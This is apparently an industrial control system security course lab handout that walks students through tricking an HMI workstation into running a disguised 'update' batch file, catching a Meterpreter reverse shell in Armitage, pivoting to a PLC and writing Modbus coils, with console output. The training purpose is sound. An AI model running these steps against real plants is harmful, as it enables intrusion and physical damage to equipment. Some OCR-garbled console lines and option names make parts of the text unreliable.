ICS016 ICS Lab 8 Exploiting an HMI Device Using Armitage

Lab Objective

The objective of this lab is to use Kali Linux, Metasploit, Armitage, and Modbusclient to exploit an HMI device with an outside attack.


In this lab, you will learn to:

- Exploit a PLC via a reverse TCP connection.

Lab Environment

This lab will require a wireless laptop with Kali Linux flash drive and ICS lab kit.

Topology Layout



Lab Duration

40 minutes

Lab Tasks

Use Kali Linux to connect to a PLC device from outside the network.

Background

Lab Scenario

An attacker can use Kali to exploit a PLC using an outside attack. Networks today use Network Addresses Translation and private addressing schemes in order facilitate Internet connections from multiple devices on the LAN using one or more public IP addresses. The nature of NAT operation provides another layer of security by hiding the individual addresses of devices inside the network. For this reason, attackers will attempt to trick the inside device into making a connection to the attacker machine since the attacker cannot directly connect to the inside devices. This connection is made by creating a reverse TCP session. In a reverse TCP session, the attacker executes a listener, waiting for the incoming call. Reverse TCP refers to who is actually initiating the **tcp** connection. A reverse TCP session can be created and placed as a link in an email, a macro in a Word or Excel document, or Trojan Horse. For this lab, we will build a reverse TCP packet in Kali and entice the inside device to click the link.

The attacker payload and HTTP server was created in an earlier pair of labs. This lab will use the DoMoreUpdate.bat file and SimpleHTTPServer to deliver the reverse tcp connection to Armitage

Part I- Getting started

1. Start Kali in Persistence mode
2. Connect to your **Kalai_x** WAP**,** where **x** is the number located on the top of the device or connect via an Ethernet cable. It is important that the Kali device has an IP Address of 192.168.30.7 for this particular lab.
3. Copy the WANDoMore.bat file from the Persistence drive over to the Desktop
4. Start the **SimpleHTTPServer** on port **80** by opening up a terminal and changing the directory to the Desktop. I.e. **root@kali:# cd Desktop.** Start SimpleHTTPServer from the Desktop. Refer to Lab 6 for review. I.e. **root@kali:#Desktop python –m SimpleHTTPServer**

Part II- Open Armitage

1. Open Metaslpoit. Fig 10





Fig 10

2. Armitage is a graphical cyber-attack management tool for the Metasploit Project that visualizes targets and recommends exploits.

Once Metasploit is open type the command ***Armitage*** into the terminal. Fig 11




```
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post       ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > armitage
```

Fig 11


3. Select Connect. Fig 12



Host 127.0.0.1
Port 55553
User msf
Pass ****


Fig 12

4. Select Yes to start Metasploit RPC server. Fig 13



A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

Fig 13



```
msf >
```

5. At this point, we will need to open a listener on port 4444 since the DoMoreUpdate.bat payload is set for this particular port. The basic idea is to wait for the inside device to click on the executable file that has been passed in an email,clicked on a Web site (SimpleHTTPServer), or Word document. This action by the device will start a reverse TCP connection.

6. Once Armitage opens select **Armitage> Listeners> Reverse (wait for)** Fig 14





Fig 14

7. Create a listener on port 4444 and change the type to meterpreter. Start Listener. Fig 15



Port: 4444

Type: meterpreter

Fig 15


8. When the victim opens the payload the connection will be established.

Part III- Simulate downloading an update from the HTTP Server

1. Move to the HMI device and open a Web browser.
2. Since we do not have DNS for this lab, type the IP Address of the WAN interface followed by the port that we set into the Address Bar > **209.165.10.3:80**
3. If the Web server is running on the Kali machine, you should see a generic Web page and a link to download the **WANDoMore.bat** file.
   a. For the purpose of this lab, the DoMoreUpdate.bat is an update for the DoMore PLC located in the ICS Kit.

Part IV- Connect to the reverse_tcp connection

1. After the victims opens the payload use the ***sessions*** command to discover the session
2. A connection to the remote device is indicated by a **red square** around the device.
3. Use the ***session -i [session ID]*** command to exploit the device. In this case, if the user has clicked on the executable, a session will be established. In this case, **Session ID 1.** Fig 16


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.20.111
DESKTOP-1HFQ89N\Cisco 1 @ DESKTOP-1HFQ89N
Console X
exploit X

```
[*] Sending stage (957487 bytes) to 192.168.20.111
[*] Meterpreter session 1 opened (192.168.20.112:443 -> 192.168.20.111:50495) at 2016-06-16
11:50:39 +0000
meterpreter > sessions

Active sessions
===============

  Id  Type                   Information                              Connection
  --  ----                   -----------                              ----------
  1   meterpreter x86/win32  DESKTOP-1HFQ89N\Cisco 1 @ DESKTOP-1HFQ89N  192.168.20.112:443 ->
192.168.20.111:50495 (192.168.20.111)

msf exploit(handler) > sessions -i 1
```

Red square indicates a remote connection to the device

Fig 16


4. Now, right click on the device icon select **Interact> meterpreter/command shell**

5. The meterpreter tab should show the name of the device.

6. Once the session is established, the attacker can execute code remotely on the device. For this lab, we are searching for HMI devices that are connected to PLCs on the network. If a connection can be made to the HMI programming device, the attacker can use the HMI device to connect to the PLC.

In computing, **netstat** (network statistics) is a command-line network utility tool that displays network connections for the Transmission Control Protocol (both incoming and outgoing), routing tables, and a number of network interfaces and network. We will use **netstat** to see what Modbus device are connected using port 502.

7. Enter the ***netstat* –a** command into the meterpreter terminal window to find the PLC connection. Fig 17



```
    tcp    0.0.0.0:49669               0.0.0.0:*          LISTEN       0     0
1664/svchost.exe
    tcp    0.0.0.0:49677               0.0.0.0:*          LISTEN       0     0
556/services.exe
    tcp    127.0.0.1:56381             0.0.0.0:*          LISTEN       0     0
7972/AdvancedHMI.vshost.exe
    tcp    192.168.11.114:139          0.0.0.0:*          LISTEN       0     0
4/System
    tcp    192.168.11.114:56403        192.168.11.101:502 ESTABLISHED  0     0
7972/AdvancedHMI.vshost.exe
    tcp    192.168.11.114:56564        192.168.1.114:443  ESTABLISHED  0     0
3896/payload.exe
    tcp6   :::25                       :::*               LISTEN       0     0
meterpreter >
```


Fig 17

8. In this instance, we will search for any connection from the HMI device using port 502. Once port 502 is determined, the attacker can assume the device is a PLC using Modbus. We can now connect to the PLC via a **Pivot** and inject **modbusclient commands** that were used in an earlier lab.

Part V- Create a Pivot to the PLC to execute Modbusclient commands

1. Now that we have the IP address of the PLC on port 502, we can create a pivot to the device and execute **modbusclient** commands. A pivot allows the attacker to connect to another device on the network through the compromised device.

2. From the Armitage menu, select **Hosts>Add Host**. Enter the IP address of the PLC found in Step 29. Fig 18



Add Hosts

Enter one host/line:

192.168.11.101

Add

```
DATA_ADDRESS => 1
msf auxiliary(modbusclient) >
DATA => 0
msf auxiliary(modbusclient) >
[*] Auxiliary module running as background job
[*] Sending READ REGISTER...
[+] Register value at address 1 : 0
msf auxiliary(modbusclient) > set action WRITE_COIL
action => WRITE_COIL
msf auxiliary(modbusclient) > run
[*] Sending WRITE COIL...
[+] Value 0 successfully written at coil address 1
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) >
```

Fig 18

3. Right-click on the HMI programming device and select **Meterpretor 1>Pivoting>Setup**. Fig 19





Fig 19

4. The Add Pivot table should contain the subnet for which the PLC and HMI programming device is connected. Fig 20




host	mask
192.168.11.0	255.255.255.0

```
DATA_ADDRESS => 1
msf auxiliary(modbusclient) >
DATA => 0
msf auxiliary(modbusclient) >
[*] Auxiliary module running as background job
[*] Sending READ REGISTER...
[+] Register value at address 1 : 0
msf auxiliary(modbusclient) > set action WRITE COIL
```

Fig 20


5. Select the HMI device
6. From the left pane, drill down to **auxiliary/scanner/scada/modbusclient.** Fig 21



```
DATA_ADDRESS => 1
msf auxiliary(modbusclient) > set DATA 0
DATA => 0
msf auxiliary(modbusclient) > run -j
```

Fig 21

7. The Modbus Client Utility will now allow you to select the **Data**, **1 or 0**. **Make sure the RHOST is set to the IP address of the PLC** device discovered in the **netstat** step. In the case for this lab, the IP 192.168.11.101 is used. FIG 22
8. Type: show actions
9. Type: set action **WRITE_COILS**
10. Type: ***show options***
11. Select **DATA_COILS** from options using set action. I.e. set action DATA_COILS. The data to be written to the coil is 0 for ON. Example: **set action DATA_COILS 0**
12. Use the **set action WRITE_COILS** to change the coil value.
13. Use the ***run*** command to read the coil value




Modbus Client Utility

This module allows reading and writing data to a PLC using the Modbus protocol. This module is based on the 'modiconstop.rb' Basecamp module from DigitalBond, as well as the mbtget perl script.

Option	Value
DATA	
DATA_ADDRESS	
RHOST ✚	192.168.11.114
RPORT	502
UNIT_NUMBER	1

```
DATA_ADDRESS =>
msf auxiliary(mo
DATA => 0
msf auxiliary(mo
[*] Auxiliary mo
[*] Sending READ
[+] Register val
msf auxiliary(modbusclient) > set action WRITE_COIL
action => WRITE_COIL
msf auxiliary(modbusclient) > run
[*] Sending WRITE COIL...
[+] Value 0 successfully written at coil address 1
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) >
```

Fig 22



```
DATA_ADDRESS => 1
msf auxiliary(modbusclient) > set DATA 1
DATA => 1
msf auxiliary(modbusclient) > run -j
[*] Auxiliary module running as background job
[*] Sending READ REGISTER...
[+] Register value at address 1 : 0
msf auxiliary(modbusclient) > set action WRITE_COIL
action => WRITE_COIL
msf auxiliary(modbusclient) > run
[*] Sending WRITE COIL...
[+] Value 1 successfully written at coil address 1
[*] Auxiliary module execution completed
msf auxiliary(modbusclient) > |
```

Fig 23

14. If the pivot is successful, the attacker will be able to connect to the PLC and change input/output values through the compromised HMI programming device. The outputs could be large motors, robots or other automation devices in the facility.

Summary

In conducting penetration testing, the administrator needs to be aware of current vulnerabilities on the devices in the Industrial Control System. Understanding the methods by which attackers gain access to a system can help the administrator take the appropriate steps to help mitigate common exploits.